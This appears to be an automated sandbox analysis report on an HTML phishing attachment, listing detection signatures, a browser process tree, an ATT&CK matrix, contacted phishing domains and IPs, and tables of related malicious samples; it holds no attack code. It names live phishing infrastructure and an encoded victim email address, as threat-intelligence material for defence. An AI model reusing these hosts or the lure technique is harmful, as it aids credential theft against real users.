ID: 458915
Sample Name: ATT80307.HTM
Cookbook:
defaultwindowshtmlcookbook.jbs
Time: 21:20:53
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report ATT80307.HTM

Overview


General Information

Sample Name:	ATT80307.HTM
Analysis ID:	458915
MD5:	ea046ec1e06378..
SHA1:	2b8d5e7e1471f78.
SHA256:	77e8de30ed4ae4..
Infos:	

Most interesting Screenshot:



Detection




HTMLPhisher

Score:	64
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Phishing site detected (based on fav…
- Yara detected HtmlPhish10
- HTML document with suspicious title
- Phishing site detected (based on log…
- HTML body contains low number of …
- IP address seen in connection with o…
- Invalid 'forgot password' link found
- Invalid T&C link found
- JA3 SSL client fingerprint seen in co…
- No HTML title found
- None HTTPS page querying sensitiv…

Classification



Process Tree

- **System is w10x64**
- chrome.exe (PID: 5552 cmdline: 'C:\Program Files\Google\Chrome\Application\chrome.exe' --start-maximized --enable-automation 'C:\Users\user\Desktop\ATT80307.HTM' MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 5224 cmdline: 'C:\Program Files\Google\Chrome\Application\chrome.exe' --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1568,16190616929770877260,6847581079677092692,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1688 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

Phishing:

Phishing site detected (based on favicon image match)

Yara detected HtmlPhish10

Phishing site detected (based on logo template match)


System Summary:

HTML document with suspicious title

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 3	OS Credential Dumping	System Service Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partitior
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
nadine-julitz.de	0%	Virustotal		Browse
cs1025.wpc.upsiloncdn.net	0%	Virustotal		Browse
aadcdn.msauthimages.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://dns.google	0%	URL Reputation	safe	
http://https://nadine-julitz.de	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://aadcdn.msauthimages.net	0%	Avira URL Cloud	safe	
http://https://pa-4jt.link/mx/favicon.ico	0%	Avira URL Cloud	safe	
http://https://www.google.com;	0%	Avira URL Cloud	safe	
http://https://aadcdn.msauth.net	0%	URL Reputation	safe	
http://https://csp.withgoogle.com/csp/report-to/downloads-lorry	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nadine-julitz.de	62.108.32.123	true	false	• 0%, Virustotal, Browse	unknown
accounts.google.com	216.58.205.77	true	false		high
cdnjs.cloudflare.com	104.16.19.94	true	false		high
clients.l.google.com	216.58.208.174	true	false		high
cs1025.wpc.upsiloncdn.net	152.199.23.72	true	false	• 0%, Virustotal, Browse	unknown
googlehosted.l.googleusercontent.com	216.58.208.129	true	false		high
pa-4jt.link	107.174.192.154	true	false		unknown
aadcdn.msauthimages.net	unknown	unknown	false	• 0%, Virustotal, Browse	unknown
clients2.googleusercontent.com	unknown	unknown	false		high
clients2.google.com	unknown	unknown	false		high
aadcdn.msauth.net	unknown	unknown	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
file:///C:/Users/user/Desktop/ATT80307.HTM#aXR0bXNobHBAc2VhcnNoYy5jb20=	true		low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
216.58.208.174	clients.l.google.com	United States		15169	GOOGLEUS	false
152.199.23.72	cs1025.wpc.upsiloncdn.net	United States		15133	EDGECASTUS	false
62.108.32.123	nadine-julitz.de	Germany		30962	COMTRANCE-ASDE	false
216.58.205.77	accounts.google.com	United States		15169	GOOGLEUS	false
107.174.192.154	pa-4jt.link	United States		36352	AS-COLOCROSSINGUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
216.58.208.129	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false
104.16.19.94	cdnjs.cloudflare.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1
192.168.2.255
127.0.0.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458915

Start date:	03.08.2021
Start time:	21:20:53
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ATT80307.HTM
Cookbook file name:	defaultwindowshtmlcookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal64.phis.winHTM@37/219@11/11
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .HTM
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
152.199.23.72	Fake.HTM	Get hash	malicious	Browse	
	HTM.html	Get hash	malicious	Browse	
	#U00e2_#U00e2_Play _to _Listen.htm	Get hash	malicious	Browse	
	1.htm	Get hash	malicious	Browse	
	7#U1d05.html	Get hash	malicious	Browse	
	#Ud83d#Udd7b Missed Playback Recording.wav - 1424 592794.htm	Get hash	malicious	Browse	
	.htm	Get hash	malicious	Browse	
	042021.htm	Get hash	malicious	Browse	
	audio_christine.morris.html	Get hash	malicious	Browse	
	ATT31834.htm	Get hash	malicious	Browse	
	#Ud83d#UdcdeMissed +60475998.wav - 82218 PM.htm	Get hash	malicious	Browse	
	Mercy-INV97834.htm	Get hash	malicious	Browse	
	#Ud83d#Udd0aAudio997.wavv-copy.html	Get hash	malicious	Browse	
	payment742299.htm	Get hash	malicious	Browse	
	settlement749966.htm	Get hash	malicious	Browse	
	%F0%9F%93%A9-Tina_Cfisd_HP29VF.htm	Get hash	malicious	Browse	
	#Ud83d#Udd04nick.ulycz- domesticandgeneral.com OKeep.htm	Get hash	malicious	Browse	
	Tebling_Resortsac_FILE-HP38XM.htm	Get hash	malicious	Browse	
	Westernsouthernlife8PG5-YSGL2K-TVU4.htm	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://balenpersen.com/TO/financialcrimes@lvmpd.com	Get hash	malicious	Browse	
239.255.255.250	2C.TA9.HTML	Get hash	malicious	Browse	
	Project Proposal and Analysis.html	Get hash	malicious	Browse	
	Dosusign_Na_Sign.htm	Get hash	malicious	Browse	
	sbcss_Richard.DeNava_#inv0549387TWQYqzTP aYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM	Get hash	malicious	Browse	
	Fake.HTM	Get hash	malicious	Browse	
	6dAzFehHE6.doc	Get hash	malicious	Browse	
	vcufsCgeP2.doc	Get hash	malicious	Browse	
	#Ud83d#Udda8rocket.com 7335931#Ufffd90-queue-1675.htm	Get hash	malicious	Browse	
	ATT66004.HTM	Get hash	malicious	Browse	
	0803_0212424605.doc	Get hash	malicious	Browse	
	psconstruction.ca Attachment.htm	Get hash	malicious	Browse	
	minha-conta-06082021.msi	Get hash	malicious	Browse	
	BadFile.HTM	Get hash	malicious	Browse	
	OneDrive-besked.htm	Get hash	malicious	Browse	
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	
	Xerox Scan_367136092111.html	Get hash	malicious	Browse	
	_vm000_294943583.HtM	Get hash	malicious	Browse	
	QIOyDcDypy.exe	Get hash	malicious	Browse	
	ATT17444.HTM	Get hash	malicious	Browse	
62.108.32.123	Fake.HTM	Get hash	malicious	Browse	
	ATT66004.HTM	Get hash	malicious	Browse	
	BadFile.HTM	Get hash	malicious	Browse	
	ATT17444.HTM	Get hash	malicious	Browse	
	ATT75446.HTM	Get hash	malicious	Browse	
	ATT23582.HTM	Get hash	malicious	Browse	
	HTM.html	Get hash	malicious	Browse	
	ATT96886.HTM	Get hash	malicious	Browse	
	ATT04604.HTM	Get hash	malicious	Browse	
107.174.192.154	Fake.HTM	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cs1025.wpc.upsiloncdn.net	Fake.HTM	Get hash	malicious	Browse	• 152.199.23.72
	HTM.html	Get hash	malicious	Browse	• 152.199.23.72
	#U00e2_#U00e2_Play _to _Listen.htm	Get hash	malicious	Browse	• 152.199.23.72
	1.htm	Get hash	malicious	Browse	• 152.199.23.72
	7#U1d05.html	Get hash	malicious	Browse	• 152.199.23.72
	#Ud83d#Udd7b Missed Playback Recording.wav - 1424 592794.htm	Get hash	malicious	Browse	• 152.199.23.72
	.htm	Get hash	malicious	Browse	• 152.199.23.72
	042021.htm	Get hash	malicious	Browse	• 152.199.23.72
	audio_christine.morris.html	Get hash	malicious	Browse	• 152.199.23.72
	ATT31834.htm	Get hash	malicious	Browse	• 152.199.23.72
	#Ud83d#UdcdeMissed +60475998.wav - 82218 PM.htm	Get hash	malicious	Browse	• 152.199.23.72
	Mercy-INV97834.htm	Get hash	malicious	Browse	• 152.199.23.72
	#Ud83d#Udd0aAudio997.wavv-copy.html	Get hash	malicious	Browse	• 152.199.23.72
	payment742299.htm	Get hash	malicious	Browse	• 152.199.23.72
	settlement749966.htm	Get hash	malicious	Browse	• 152.199.23.72
	%F0%9F%93%A9-Tina_Cfisd_HP29VF.htm	Get hash	malicious	Browse	• 152.199.23.72
	#Ud83d#Udd04nick.ulycz- domesticandgeneral.com OKe ep.htm	Get hash	malicious	Browse	• 152.199.23.72
	Tebling_Resortsac_FILE-HP38XM.htm	Get hash	malicious	Browse	• 152.199.23.72
	Westernsouthernlife8PG5-YSGL2K-TVU4.htm	Get hash	malicious	Browse	• 152.199.23.72
	http://https://balenpersen.com/TO/financialcrimes@lvmpd.com	Get hash	malicious	Browse	• 152.199.23.72
cdnjs.cloudflare.com	Dosusign_Na_Sign.htm	Get hash	malicious	Browse	• 104.16.18.94
	sbcss_Richard.DeNava_#inv0549387TWQYqzTP aYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM	Get hash	malicious	Browse	• 104.16.18.94
	Fake.HTM	Get hash	malicious	Browse	• 104.16.19.94
	#Ud83d#Udda8rocket.com 7335931#Ufffd90-queue-1675.htm	Get hash	malicious	Browse	• 104.16.19.94
	ATT66004.HTM	Get hash	malicious	Browse	• 104.16.19.94
	BadFile.HTM	Get hash	malicious	Browse	• 104.16.18.94

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ATT17444.HTM	Get hash	malicious	Browse	• 104.16.19.94
	ATT75446.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT23582.HTM	Get hash	malicious	Browse	• 104.16.18.94
	HTM.html	Get hash	malicious	Browse	• 104.16.19.94
	ATT96886.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT04604.HTM	Get hash	malicious	Browse	• 104.16.19.94
	SBSA_Statement_2021-07-29.pdf.html	Get hash	malicious	Browse	• 104.16.18.94
	Encova.com_Fax-Message.htm	Get hash	malicious	Browse	• 104.16.18.94
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	ATT22486.htm	Get hash	malicious	Browse	• 104.16.19.94
	ATT07001.htm	Get hash	malicious	Browse	• 104.16.18.94
	ATT26728(1).htm	Get hash	malicious	Browse	• 104.16.19.94
	.htm.htm	Get hash	malicious	Browse	• 104.16.19.94
nadine-julitz.de	Fake.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT66004.HTM	Get hash	malicious	Browse	• 62.108.32.123
	BadFile.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT17444.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT75446.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT23582.HTM	Get hash	malicious	Browse	• 62.108.32.123
	HTM.html	Get hash	malicious	Browse	• 62.108.32.123
	ATT96886.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT04604.HTM	Get hash	malicious	Browse	• 62.108.32.123

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	Fake.HTM	Get hash	malicious	Browse	• 107.174.192.154
	h1quxhl98L	Get hash	malicious	Browse	• 172.245.36.108
	8lx4xoS47W	Get hash	malicious	Browse	• 172.245.36.108
	2An06CC19J	Get hash	malicious	Browse	• 172.245.36.108
	HR2wXLdX9g	Get hash	malicious	Browse	• 172.245.36.108
	signed_PI_P210611A_PI_OF_STAPLE.xlsx.docx	Get hash	malicious	Browse	• 198.23.212.137
	X9hycvcoNR	Get hash	malicious	Browse	• 172.245.36.108
	Exhibitions Order Detailed list.xlsx	Get hash	malicious	Browse	• 198.12.91.134
	KcooGlNJmM	Get hash	malicious	Browse	• 172.245.36.108
	ga6jmxF86Y	Get hash	malicious	Browse	• 172.245.36.108
	qEiufCScHT	Get hash	malicious	Browse	• 172.245.36.108
	YplLCScpsS	Get hash	malicious	Browse	• 172.245.36.108
	QykAL1lKjW	Get hash	malicious	Browse	• 172.245.36.108
	Form_TT_EUR57,890.xlsx	Get hash	malicious	Browse	• 198.12.91.161
	CREDIT-NOTE2332.xlsx	Get hash	malicious	Browse	• 192.227.228.106
	PO 012772 ECO DRAIN.doc	Get hash	malicious	Browse	• 192.3.110.170
	mal.docx	Get hash	malicious	Browse	• 192.3.122.133
	_vm000_294943583.HtM	Get hash	malicious	Browse	• 198.23.214.105
	ATT75446.HTM	Get hash	malicious	Browse	• 192.3.249.106
	ATT23582.HTM	Get hash	malicious	Browse	• 192.3.249.106
EDGECASTUS	Project Proposal and Analysis.html	Get hash	malicious	Browse	• 152.199.21.175
	Dosusign_Na_Sign.htm	Get hash	malicious	Browse	• 93.184.220.66
	Fake.HTM	Get hash	malicious	Browse	• 152.199.23.72
	minha-conta-06082021.msi	Get hash	malicious	Browse	• 192.229.221.185
	OneDrive-besked.htm	Get hash	malicious	Browse	• 152.199.23.37
	phish.html	Get hash	malicious	Browse	• 152.199.23.37
	HTM.html	Get hash	malicious	Browse	• 152.199.23.72
	minha-conta-06082021.msi	Get hash	malicious	Browse	• 192.229.221.185
	AUTORIZAR_ITEM3884795BR.msi	Get hash	malicious	Browse	• 152.199.21.175
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 93.184.221.240
	minha-conta-06082021.msi	Get hash	malicious	Browse	• 192.229.221.185
	minha-conta-06082021.msi	Get hash	malicious	Browse	• 152.199.21.175
	Medius.html	Get hash	malicious	Browse	• 152.199.23.37

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Aging invoice.html	Get hash	malicious	Browse	• 152.199.23.37
	LM6QUd7sMJ.exe	Get hash	malicious	Browse	• 93.184.220.29
	bl.51676685_61299322_95868579.pdf.msi	Get hash	malicious	Browse	• 152.199.21.175
	globalfoundries_MNT484_XEROStubs_XjJzNZsjSWLmtRAHrKczAOlwztYjTcVMspUZaJnMJERgMTdevl.HTML	Get hash	malicious	Browse	• 152.199.23.37
	It.servicedesk-it.servicedesk@ovolohotels.com.html	Get hash	malicious	Browse	• 152.199.23.37
	MIN56KgzBN.exe	Get hash	malicious	Browse	• 93.184.221.240
	ATT22486.htm	Get hash	malicious	Browse	• 152.199.21.175
COMTRANCE-ASDE	Fake.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT66004.HTM	Get hash	malicious	Browse	• 62.108.32.123
	BadFile.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT17444.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT75446.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT23582.HTM	Get hash	malicious	Browse	• 62.108.32.123
	HTM.html	Get hash	malicious	Browse	• 62.108.32.123
	ATT96886.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT04604.HTM	Get hash	malicious	Browse	• 62.108.32.123
	8nrLE6XA09	Get hash	malicious	Browse	• 62.108.51.147
	wZtsCbg7ty.exe	Get hash	malicious	Browse	• 62.108.44.100
	$RAULIU9.exe	Get hash	malicious	Browse	• 62.108.44.100
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 62.108.44.100
	xE3ysl2EKi.exe	Get hash	malicious	Browse	• 62.108.35.25
	I58KozNYgt.exe	Get hash	malicious	Browse	• 62.108.35.46
	PFipyA66uQ.exe	Get hash	malicious	Browse	• 62.108.35.46
	3gXaP1nbP5.exe	Get hash	malicious	Browse	• 62.108.35.36
	apvemf8xQK.exe	Get hash	malicious	Browse	• 62.108.35.29
	HU6WP0GruX.exe	Get hash	malicious	Browse	• 62.108.54.22
	kDxFrV4k9U.exe	Get hash	malicious	Browse	• 62.108.35.36

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
b32309a26951912be7dba376398abc3b	sbcss_Richard.DeNava_#inv0549387TWQYqzTPaYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	Fake.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	ATT66004.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	BadFile.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	Xerox Scan_367136092111.html	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	_vm000_294943583.HtM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	ATT17444.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	ATT75446.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	ATT23582.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	HTM.html	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154
	ATT96886.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.192.154

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ATT04604.HTM	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.19 2.154
	93ejLcdBh5.exe	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.19 2.154
	globalfoundries_MNT484_XEROStubs_XjJzNZsjSWLmtRAHr KczAOlwztYjTcVMspUZaJnMJERgMTdevl.HTML	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.19 2.154
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.19 2.154
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.19 2.154
	Coved Facture.html	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.19 2.154
	Invoice# 192492898-004 ref 062703.html	Get hash	malicious	Browse	• 62.108.32.123 • 107.174.19 2.154
37f463bf4616ecd445d4a1937da06e19	Project Proposal and Analysis.html	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	Fake.HTM	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	Ban.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	TpZ10Hfjov.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	ATT66004.HTM	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
